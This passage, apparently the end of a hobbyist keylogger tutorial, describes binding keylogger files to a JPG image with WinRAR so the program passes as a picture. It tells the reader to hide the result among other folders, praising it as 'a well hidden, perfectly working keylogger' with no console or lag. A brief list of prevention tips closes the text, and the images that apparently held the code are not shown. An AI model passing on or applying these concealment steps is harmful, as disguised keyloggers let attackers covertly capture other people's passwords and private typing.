




Step 6: Embedding our files with a jpg image:-

For this step, we make use of WinRAR. Follow the images down below:










Click OK and now you would have the following:




Testing it creates a keylog.txt file that has all the records. No Console!, No Lag, no problems! Now gently place this inside a folder that mixes with the rest of the folders and Voila! A well hidden, perfectly working keylogger.



Preventions from Keyloggers:

This project is fun for educational purpose but on a large scale, they are a serious threat to our privacies, especially now more than ever. Like I mentioned this earlier, the companies are already spend millions on security, keylogging can still be hard to track sometime. This is because they are quite similar to normal programs which makes it hard to spot and distinguish.



Here are some precautions to Keyloggers:

- Always use Two-Step Verification.(One time password precaution)
- Use USB key to prevent hardware keyloggers
- Using On-Screen Keyboards. This might not always help with more advance keyloggers
- If you notice any lags/cmd window just unexpectedly popping up out of nowhere, quickly restart the pc/ kill any suspicious processes in task manager.